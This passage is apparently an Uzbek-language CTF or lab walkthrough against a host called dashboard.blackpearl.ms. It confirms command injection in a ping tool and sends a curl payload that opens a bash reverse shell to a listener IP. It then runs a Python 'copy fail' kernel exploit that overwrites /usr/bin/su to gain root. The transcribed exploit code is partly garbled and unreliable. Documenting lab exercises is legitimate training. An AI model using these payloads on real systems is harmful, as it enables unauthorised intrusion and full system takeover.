
network tools bolimiga kiramiz



bu yerda os buyrugini ishga tushirsa bolar ekan shu orqali reverse shell olishga harakat qilib koramiz



sorovni burp suite tutib olamiz host parametriga `%26ls` zararli script joylaymiz va jonatamiz



demak command injection bor ekan tizimda


endi curl orqali reverse shell olishga urinib koramiz:

```
curl -X POST http://dashboard.blackpearl.ms/tools.php \
-b "PHPSESSID=btp1dn34vm3vr03j1elch99l7b" \
-d "tool=ping&host=127.0.0.1%26bash%20-c%20'bash%20-i%20%3E%26%20/dev/tcp/10.13.4.154/4444%200%3E%261'"
```

```
kali@kali: ~  
Session Actions Edit View Help  
  
(saidislom@kali)-[~]  
$ curl -X POST http://dashboard.blackpearl.ms/tools.php \  
-b "PHPSESSID=r2klasoh3p7vup43u9dio3mtvl" \  
-d "tool=ping&host=127.0.0.1%26bash%20-c%20'bash%20-i%20%3E%26%20/dev/tcp/10.8.0.140/4444%20%3E%261'"
```

```
kali@kali: ~  
Session Actions Edit View Help  
  
(saidislom@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.8.0.140] from (UNKNOWN) [10.16.0.1] 32836  
bash: cannot set terminal process group (367): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@haad-517475d4:/var/www/dashboard$
```


tizimga kirdik



```
(saidislom@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.0.140] from (UNKNOWN) [10.16.0.1] 32836
bash: cannot set terminal process group (367): Inappropriate ioctl for device
bash: no job control in this shell
www-data@haad-517475d4:/var/www/dashboard$
```

4.Privilage escalation (Post-Exploitation)

linux kernel versiyasi **6.17.2** ekan bu versiyasi uchun **copy fail** exploit bor



The screenshot shows a web browser displaying the GitHub repository for 'copy-fail-CVE-2026-31431'. The repository is owned by 'theori-io'. The file 'copy_fail_exp.py' is selected, showing its code. The code is a Python script that uses the 'os', 'g', 'zlib', and 'socket' modules. It defines a function 'd(x)' that returns the bytes of 'x'. The script then creates a socket 's' on port 3850, binds it to '0.0.0.0', and listens for connections. It receives a connection 'u' and sends a message 'A' to it. The script then decompresses a file '78daab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d16999e07e5c1680601086578c0f0f864c7e568f5e5b7e10f75b9675c44c7e56c3ff59361' and prints the result. The script ends with 'g.system("su")'.

```
1 #!/usr/bin/env python3
2 import os as g, zlib, socket as s
3 def d(x): return bytes.fromhex(x)
4 def c(f, t, c):
5     s = socket(3850, 0); s.bind(("aead", "authencesn(hmac(sha256), cbc(aes))")); h=279; v=a.setsockopt(v(h, 1, d('0800010000000010'+0*64)); v(h, 5, None, 4); u, __a.accept(); o=t+4; i=d('00'); u.sendmsg([b"A"*4+c],
6     try: u.recv(8+t)
7     except: 0
8 f=g.open("/usr/bin/su", 0); i=0; e=zlib.decompress(d("78daab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d16999e07e5c1680601086578c0f0f864c7e568f5e5b7e10f75b9675c44c7e56c3ff59361
9 while i<len(e): c(f, i, e[i:i+4]); i+=4
10 g.system("su")
```

https://github.com/theori-io/copy-fail-CVE-2026-31431/blob/main/copy_fail_exp.py

shu kodni tizimga olib kiramiz va ishga tushiramiz

```
kali@kali: ~
Session Actions Edit View Help
zsh: suspended nc -lvnp 4444

(saidislom@kali)-[~]
└─$ stty raw -echo; fg
[1] + continued nc -lvnp 4444
export TERM=xterm
www-data@haad-517475d4:/var/www/dashboard$ nano copy_fail.py
Unable to create directory /var/www/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

www-data@haad-517475d4:/var/www/dashboard$ cat copy_fail.py
#!/usr/bin/env python3
import os as g,zlib,socket as s
def d(x):return bytes.fromhex(x)
def c(f,t,c):
    a=s.socket(38,5,0);a.bind(("aead","authencesn(hmac(sha256),cbc(aes))"));h=279;v=a.setsockopt(v(h,1,d('0800010000000010'+0*64));v(h,5,None,4);u,_a.accept();o=t+4;i=d('00');u.sendmsg([b"A"*4+c],[(h,3,i*4),(h,2,b'\x10'+i*19),(h,4,b'\x08'+i*3)],,32768);r,w=g.pipe();n=g.splice(n(f,w,o,offset_src=0);n(r,u.fileno(),o)
    try:u.recv(8+t)
    except:0
f=g.open("/usr/bin/su",0);i=0;e=zlib.decompress(d("78daab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d16999e07e5c1680601086578c0f0ff864c7e568f5e5b7e10f75b9675c44c7e56c3ff593611fcacfa499979fac5190c0c0c0032c310d3"))
while i<len(e):c(f,i,e[i:i+4]);i+=4
g.system("su")
www-data@haad-517475d4:/var/www/dashboard$ python3 copy_fail.py
# whoami
root
# id
uid=0(root) gid=33(www-data) groups=33(www-data)
# █
```

root huquqi olindi